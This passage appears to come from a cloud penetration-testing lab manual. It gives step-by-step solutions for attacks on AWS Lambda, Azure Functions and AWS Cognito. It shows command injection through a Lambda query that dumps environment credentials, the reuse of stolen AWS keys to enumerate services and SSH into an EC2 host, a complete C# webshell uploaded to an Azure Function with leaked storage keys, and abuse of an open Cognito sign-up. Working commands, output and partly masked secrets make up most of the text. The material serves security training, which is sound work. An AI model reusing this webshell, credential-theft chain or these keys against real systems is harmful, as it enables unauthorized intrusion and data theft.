
Step 4: Now that we can execute operating system level commands and we also know that this is an Amazon instance let's read the environment variable to get access to the AWS keys which are generally stored as an environment variable. "Env" command will print all the environment variables associated with the privileges with which the application is running.

```
https://8nfjm12vx0.execute-api.us-east-2.amazonaws.com/default/awh-lambda-demo?query=require(%27child_process%27).execSync(%27env%27);
```



Step 5: Setup AWS Command Line Interface (CLI) using Kali Terminal.

```
root@kali:~# export AWS_ACCESS_KEY_ID=ASIA2EG3F6XXXXXXXXXX
root@kali:~# export AWS_SECRET_ACCESS_KEY=9STIiddjs/D/XXXXsCM7Yj1IMaUmXXXXXXXX
root@kali:~# export AWS_DEFAULT_REGION=us-east-2
root@kali:~# export AWS_SESSION_TOKEN= IQoJb3JpZ2luX2VjE0r////////wEa.....
```



Step 6: Run “aws_enum” script to discover AWS services which a following set of AWS credentials has access to (AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY, AWS_SESSION_TOKEN)

```
root@kali:~/tools/# python3 aws_enum.py --access-key ASIA2EG3F6XXXXXXXXXX --
secret-key 9STIiddjs/D/XXXXsCMtbG7Yj1IMaUmXXXXXXXXXX --session-token
AgoJb3JpZ2luX2VjEGYacXVzLWV... --region us-east-2
```

```
(root@kali)~[~/tools]
# python3 aws_enum.py --access-key AS[REDACTED]J3V --secret-key O[REDACTED]mm
--session-token IQoJb3JpZ2luX2VjEOr//////////wEaCXVzLWVhc3QtMiJHMEUCIQCyGWMxoxhFYdW7U6gwicBiBtxgnP5RDiwXgmRGopK
D [REDACTED] AU/
r [REDACTED] POD
l [REDACTED] Yg5
e [REDACTED] 28Q
s [REDACTED] k7f
LElzLA4SRfS2y2tFWn0kfg2tzYvAcqRoKdR1xmtng+wUqWs9gdcF7zBu7hN5KC+MXPvAY5XLVsvzLYC0LnuRCZQRY --region us-east-2
Enumerating for region: us-east-2
Running checks for AWS s3
Output of AWS s3 ->list-buckets
{'Buckets': [{'CreationDate': datetime.datetime(2020, 7, 2, 2, 19, 22, tzinfo=tzutc()),
              'Name': 'codepipeline-us-east-1-792206561322'},
              {'CreationDate': datetime.datetime(2020, 7, 2, 18, 58, 22, tzinfo=tzutc()),
              'Name': 'elasticbeanstalk-us-east-1-696244368879'},
              {'CreationDate': datetime.datetime(2020, 6, 17, 21, 37, 52, tzinfo=tzutc()),
              'Name': 'elasticbeanstalk-us-east-2-696244368879'},
              {'CreationDate': datetime.datetime(2020, 6, 27, 8, 40, 57, tzinfo=tzutc()),
              'Name': 'elasticbeanstalk-us-west-2-696244368879'},
              {'CreationDate': datetime.datetime(2020, 7, 2, 16, 38, 53, tzinfo=tzutc()),
              'Name': 'mycognito'},
              {'CreationDate': datetime.datetime(2020, 6, 27, 18, 51, 2, tzinfo=tzutc()),
              'Name': 'nss-lambda-demo'},
              {'CreationDate': datetime.datetime(2019, 9, 11, 20, 33, 36, tzinfo=tzutc()),
              'Name': 'nssuploader1'},
              {'CreationDate': datetime.datetime(2019, 11, 25, 16, 53, 6, tzinfo=tzutc()),
              'Name': 'test11nss'}],
```

Note: The AWS keys which were compromised are having read access on S3 bucket, EC2 Instances and SecretsManager.

As you may have seen , the output of the “ec2 describe instances” command is voluminous. Hence we may need to save the output in a text file and then search for the keyname “aws-ec2-solr.pem”. Upon doing the same it was found that the key file obtained belongs to the instance “i-0c81d2e81dee1ebfc”

Step 9: From the instance details we can now find the EC2 public DNS which is “ec2-34-229-88-54.compute-1.amazonaws.com”. Let us now connect to this public DNS using the previous obtained key file to complete our task.

```
root@kali:~/tools/# chmod 400 aws-ec2-solr.pem
root@kali:~/tools/# ssh -i aws-ec2-solr.pem ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com
```

```
(root@kali) - [~/tools/lambda-demo-files]
# ssh -i aws-ec2-solr.pem ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com
load pubkey "aws-ec2-solr.pem": invalid format
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@          WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'aws-ec2-solr.pem' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "aws-ec2-solr.pem": bad permissions
ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com: Permission denied (publickey).

(root@kali) - [~/tools/lambda-demo-files]
# chmod 400 aws-ec2-solr.pem

(root@kali) - [~/tools/lambda-demo-files]
# ssh -i aws-ec2-solr.pem ec2-user@ec2-34-229-88-54.compute-1.amazonaws.com
load pubkey "aws-ec2-solr.pem": invalid format
Last login: Fri Jul 16 09:20:07 2021 from 1.186.220.207

 _ | _ | _ )
 _ | ( _ | /  Amazon Linux AMI
  _ | \ _ | _ |

https://aws.amazon.com/amazon-linux-ami/2018.03-release-notes/
68 package(s) needed for security, out of 98 available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-172-31-26-109 ~]$ ls
ascii  ascii1  ascii2  ascii3  ascii4  wall
[ec2-user@ip-172-31-26-109 ~]$
```

Leaked Storage Account

Challenge URL: N/A

- Extract the source code and achieve Remote Code Execution for the function from the storage account of “notsosparty” using the techniques learned in this module.

Solution:


Step 1: To access the exposed Azure AccountName and AccountKey use keywords specific to Azure like DefaultEndpointsProtocol, AccountName, AccountKey etc. and the target name (i.e. notsosecure-org) in GitHub search feature.

<https://github.com/search?q=notsosparty>

Some of the examples are as follows:


- <https://github.com/search?q=notsosparty&type=Users>
- <https://github.com/search?q=notsosparty>
- <https://github.com/search?q=user%3Anotsosparty+AccountName&type=Code>
- <https://github.com/search?q=user%3Anotsosparty+AccountKey&type=Code>
- <https://github.com/search?q=user%3Anotsosparty+azure&type=Repositories>

Step 2: Access the exposed Azure AccountName and AccountKey found in previous step.



Step 3: To validate the existence of file share for the acquired AccountName and Accountkey use the below command on Azure CLI

```
root@kali:~/Desktop/test_azure# az storage share exists --account-name
fnappvta035 --account-key
HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH31UkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx
78mbyXQw== --name fnappvta035
```



Step 4: Download the content present in the file share detected in previous step by using the following command:

```
root@kali:~/Desktop/test_azure# az storage file download-batch --account-name
fnappvta035 --account-key
HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH31UkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx
78mbyXQw== --destination . --source fnappvta035 --no-progress
```

```
root@kali:~/Desktop/test_azure# az storage file download-batch --account-name fnappvta035 --account-key HApIrSbCEBWCWQV
nvcUXfrNvbzIwwUzIZH31UkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw== --destination . --source fnappvta035 --no-pro
gress
[
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/eventlog.xml",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/13bb79-4620-636938471136168711.txt",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/197c39-6112-636938588143026373.txt",
  "https://fnappvta035.file.core.windows.net/fnappvta035/LogFiles/Application/2b9cac-2620-636938120126735530.txt",
```

Step 5: On downloading the source code, it is observed that there are C# scripts in use, the same can be confirmed by viewing the contents of the file (run.csx) as shown below:

```
root@kali:~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
```

```
root@kali:~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    string name = req.Query["name"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    name = name ?? data?.name;
```

Step 6: In order to achieve remote code execution on the target function, update the following webshell code in “`site/wwwroot/HttpTrigger1/run.csx`” file

```
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    string cmd = req.Query["cmd"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    cmd = cmd ?? data?.cmd;

    return cmd != null
        ? (ActionResult)new OkObjectResult(ExcuteCmd(cmd))
        : new BadRequestObjectResult("Please pass a name on the query string
or in the request body");
}

public static string ExcuteCmd(string arg)
{
    ProcessStartInfo psi = new ProcessStartInfo();
    psi.FileName = "cmd.exe";
    psi.Arguments = "/c " + arg;
    psi.RedirectStandardOutput = true;
    psi.UseShellExecute = false;
    Process p = Process.Start(psi);
    StreamReader stmrdr = p.StandardOutput;
    string s = stmrdr.ReadToEnd();
    stmrdr.Close();
    return s;
}
```

Step 7: The updated “run.csx” file will contain webshell code as shown below:

```
root@kali:~/Desktop/test_azure# cat site/wwwroot/HttpTrigger1/run.csx
```

```
root@cloud:~# cat site/wwwroot/HttpTrigger1/run.csx
#r "Newtonsoft.Json"

using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;
using System;
using System.IO;
using System.Diagnostics;

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    string cmd = req.Query["cmd"];

    string requestBody = await new StreamReader(req.Body).ReadToEndAsync();
    dynamic data = JsonConvert.DeserializeObject(requestBody);
    cmd = cmd ?? data?.cmd;

    return cmd != null
        ? (ActionResult)new OkObjectResult(ExcuteCmd(cmd))
        : new BadRequestObjectResult("Please pass a name on the query string or in the request body");
}
```

Step 8: Copy the “HttpTrigger1” folder to “HttpTriggerX” (replace x with your userid)

```
root@kali:~/Desktop/test_azure# cp -r site/wwwroot/HttpTrigger1
site/wwwroot/HttpTriggerX
```

```
-# cp -r site/wwwroot/HttpTrigger1 site/wwwroot/HttpTrigger7
-#
-#
-#
```

Step 9: Now, we can upload all the files present in “/root/site/wwwroot/HttpTriggerX/“ on the local system to Azure storage account.

```
root@kali:~/Desktop/test_azure# az storage file upload-batch --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH31UkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw== --account-name fnappvta035 --destination fnappvta035 --destination-path site/wwwroot/HttpTriggerX/ --source /root/{localpath}/site/wwwroot/HttpTriggerX/
```

```
root@cloud:~# az storage file upload-batch --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH31UkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw== --account-name fnappvta035 --destination fnappvta035 --destination-path site/wwwroot/HttpTrigger7/ --source /root/site/wwwroot/HttpTrigger7/
uploading /root/site/wwwroot/HttpTrigger7/package.json
Finished[#####] 100.0000%
uploading /root/site/wwwroot/HttpTrigger7/function.json
Finished[#####] 100.0000%
uploading /root/site/wwwroot/HttpTrigger7/run.csx
Finished[#####] 100.0000%
[
  "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/package.json",
  "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/function.json"
,
  "https://fnappvta035.file.core.windows.net/fnappvta035/site/wwwroot/HttpTrigger7/run.csx"
]
root@cloud:~#
```

Step 10: Now, the next step is to find out the Function API URL.

We will first find the container name associated to the account using command mentioned below:

```
root@kali:~/Desktop/test_azure# az storage container list --account-name fnappvta035 --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH31UkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw==
```

```
root@cloud:~# az storage container list --account-name fnappvta035 --account-key HApIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH31UkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw==
[
  {
    "metadata": null,
    "name": "azure-webjobs-hosts",
    "properties": {
      "etag": "\"0x8060ABDC97FD372\"",
      "hasImmutabilityPolicy": "false",
      "hasLegalHold": "false",
      "lastModified": "2019-05-17T11:49:58+00:00",
      "lease": {
        "duration": null,
        "state": null,
        "status": null
      },
      "leaseDuration": null,
      "leaseState": "available",
      "leaseStatus": "unlocked",
      "publicAccess": null
    }
  },
  {
    "metadata": null,
    "name": "azure-webjobs-secrets",
    "properties": {
      "etag": "\"0x8060870FE0E6305\""
    }
  }
]
```

Step 11: Once we can access the container names, download the BLOB associated with this container (**azure-webjobs-secrets**) using the command mentioned below:

```
root@kali:~/Desktop/test_azure# az storage blob download-batch --account-name
fnappvta035 --account-key
HAPIrSbCEBWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx
78mbyXQw== --destination . --source azure-webjobs-secrets
```

```
root@cloud:~# az storage blob download-batch --account-name fnappvta035 --account-key HAPIrSbCE
BWCWQVnvcUXfrNvbzIwwUzIZH3lUkQeQI5u0qv7QGmGrf4L/aPYnSw2PqbHdEjxsY16Bx78mbyXQw== --destination .
--source azure-webjobs-secrets
Finished[#####] 100.0000%
[
  "fnappvt/httptrigger1.json",
  "fnappvt/host.json",
  "fnappvt/timertrigger1.json"
]
```

Step 12: By exploring the “fnappvt/host.json” file we can locate the function URL

```
root@kali:~/Desktop/test_azure# cat fnappvt/host.json
```

```
root@cloud:~# cat fnappvt/host.json
{
  "masterKey": {
    "name": "master",
    "value": "CfdJ8AAAAAAAAAAAAAAAAAAACD68T9adjItgATEEYdZj963u-AZMNchPcT76ePDv5Gsflr0Qqr8knMmFbu-JHavmWtzHnc5
86WxbbQJZCmlHJ6-EsN9qFwkVYLARh_kIaj3maKWUWJ2FDC1Jcz2NKxMhATZhzhLmT1TLXShKqr93kcQNQq3aPEweidf6CCBBQ",
    "encrypted": true
  },
  "functionKeys": [
    {
      "name": "default",
      "value": "CfdJ8AAAAAAAAAAAAAAAAAAABqhwKu0wkLY873l0hB9iPPNHoKZDZrjyuhFP0a1XmmDm4TS9jwyoPODw0Bt_2mmwKX1Z0Q
5Zc0QE1Z3EfZqeD6tJpf-iWpcji8Rx1Ydfe2CtMqNnXMcZnATKwf87uP5lMTVKeVwWiH3ba4oVGX2AbbRpzBUwQSH8iJ0ttDccwhrA",
      "encrypted": true
    }
  ],
  "systemKeys": [],
  "hostName": "fnappvt.azurewebsites.net",
  "instanceId": "0b91d554c77a2e6cae448ed7a2f5e5d1",
  "source": "runtime",
  "decryptionKeyId": null
}
```

Step 13: Access the webshell using the URL identified in the above step:

URL: <https://fnappvt.azurewebsites.net/api/HttpTriggerX?cmd=dir>

```
← → ↻ 🔒 https://fnappvt.azurewebsites.net/api/HttpTrigger7?cmd=dir
Volume in drive D is Windows
Volume Serial Number is C256-FAD9

Directory of D:\Program Files (x86)\SiteExtensions\Functions\2.0.12562\32bit

07/18/2019 10:16 AM <DIR>      .
07/18/2019 10:16 AM <DIR>      ..
07/18/2019 10:16 AM          247 appsettings.Development.json
07/18/2019 10:16 AM          105 appsettings.json
07/18/2019 10:16 AM      465,920 Autofac.dll
07/18/2019 10:16 AM      794,624 Google.Protobuf.dll
07/18/2019 10:16 AM       40,960 Grpc.Core.Api.dll
07/18/2019 10:16 AM       650,240 Grpc.Core.dll
07/18/2019 10:16 AM   4,033,008 grpc_csharp_ext.x64.dll
07/18/2019 10:16 AM   3,034,608 grpc_csharp_ext.x86.dll
07/18/2019 10:16 AM       188,928 Microsoft.AI.DependencyCollector.dll
07/18/2019 10:16 AM       416,256 Microsoft.AI.PerfCounterCollector.dll
07/18/2019 10:16 AM       186,880 Microsoft.AI.ServerTelemetryChannel.dll
07/18/2019 10:16 AM       93,696 Microsoft.AI.WindowsServer.dll
07/18/2019 10:16 AM       132,608 Microsoft.ApplicationInsights.AspNetCore.dll
07/18/2019 10:16 AM       669,696 Microsoft.ApplicationInsights.dll
07/18/2019 10:16 AM   3,965,440 Microsoft.ApplicationInsights.SnapshotCollector.dll
07/18/2019 10:16 AM       110,080 Microsoft.AspNetCore.Mvc.WebApiCompatShim.dll
07/18/2019 10:16 AM        50,176 Microsoft.Azure.AppService.Proxy.Client.dll
```


Exploiting AWS Cognito Misconfigurations

Challenge URL: <http://cognito.webhacklab.com/>

- Identify AWS cognito misconfiguration and read the secrets from the secret manager.

Solution:

Step 1: Access the application hosted at <http://cognito.webhacklab.com> . It can be observed that the application does not allow registration to the public.



The screenshot shows a web browser window with the address bar containing <http://cognito.webhacklab.com/>. The main content area displays a login form titled "Members Log in". The form includes two input fields: "Username" with the placeholder text "Enter Username" and "Password" with the placeholder text "Enter Password". Below the password field is a red button labeled "Sign in".

Step 2: On accessing the HTML source, observe that there is a file named 'config.js'. Access the file and view the content.



```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <!-- Javascript SDKs-->
  <script src="https://code.jquery.com/jquery-1.11.3.min.js"></script>
  <script src="js/amazon-cognito-auth.min.js"></script>
  <script src="https://sdk.amazonaws.com/js/aws-sdk-2.7.16.min.js"></script>
  <script src="js/amazon-cognito-identity.min.js"></script>
  <script src="js/config.js"></script>
  <link rel="stylesheet" type="text/css" href="css/site.css" />
</head>
<body>
  <center>
    <form>
      <div class="container">
        <h2>Members Log in</h2>
        <label for="username"><b>Username</b></label>
        <input type="text" placeholder="Enter Username" id="username" name="username" required>
        <label for="password"><b>Password</b></label>
        <input type="password" placeholder="Enter Password" name="password" id="password" required>
        <button type="button" onclick="signIn()">Sign in</button>
      </div>
    </form>
  </center>
</body>
</html>
```

Step 3: On accessing the file, a config file related to AWS Cognito containing 'userPoolId', 'identityPoolId' and 'clientId' can be found. This information helps us understand that the application uses AWS Cognito JavaScript SDK to authenticate users.



```
window._config = {
  cognito: {
    userPoolId: 'us-east-1_...',
    region: 'us-east-1',
    clientId: 'm8ca1fea9uico...',
    identityPoolId: 'us-east-1:d7f1908a-a2f8...'
  },
};
```

Step 4: Now try to sign up to the application using the given configuration. Use the below command to signup and create an account.

```
root@kali:~# aws cognito-idp sign-up --client-id m8ca1fea9uico5qm143na3fp --
username userX@webhacklab.com --password P@ssw0rd1 --user-attributes
Name="email",Value="userX@mailinator.com" Name="name",Value="UserX"
```

```
~ # aws cognito-idp sign-up --client-id m8ca1fea9uico5qm143na3fp --username userX@webha
cklab.com --password P@ssw0rd1 --user-attributes Name="email",Value="userX@mailinator.c
om" Name="name",Value="UserX"
{
  "UserConfirmed": false,
  "CodeDeliveryDetails": {
    "Destination": "u***@m***.com",
    "DeliveryMedium": "EMAIL",
    "AttributeName": "email"
  },
  "UserSub": "0aea9b51-39f5-4bdc-a9ac-08d64f3d69de"
}
```

Step 5: Once the account is created a verification code is sent on the email. Use this code to activate the user.

```
public inbox: userx mailinator.com
-----
Subject: Your verification code
To: userx
From: no-reply@verificationemail.com
Received: Thu Jul 02 2020 17:09:02 GMT+0530 (India Standard Time)
Sending IP: 54.240.27.196
Parts: html
Attachments: [Subscribe to receive Attachments]

Your confirmation code is 786193
```

Step 6: Use the above code along with the client-id and username to verify the user using the following command.

Note: Once the command executes successfully there will be no output.

```
root@kali:~# aws cognito-idp confirm-sign-up --client-id  
m8ca1fea9uico5qm143na3fp --username=userX@webhacklab.com --confirmation-code  
XXXXXX
```

```
~ # aws cognito-idp confirm-sign-up --client-id m8ca1fea[REDACTED] --username=userX@w  
ebhacklab.com --confirmation-code 786193
```

Step 7: Login to the application with the newly activated credentials.

http://cognito.webhacklab.com


Members Log in

Username

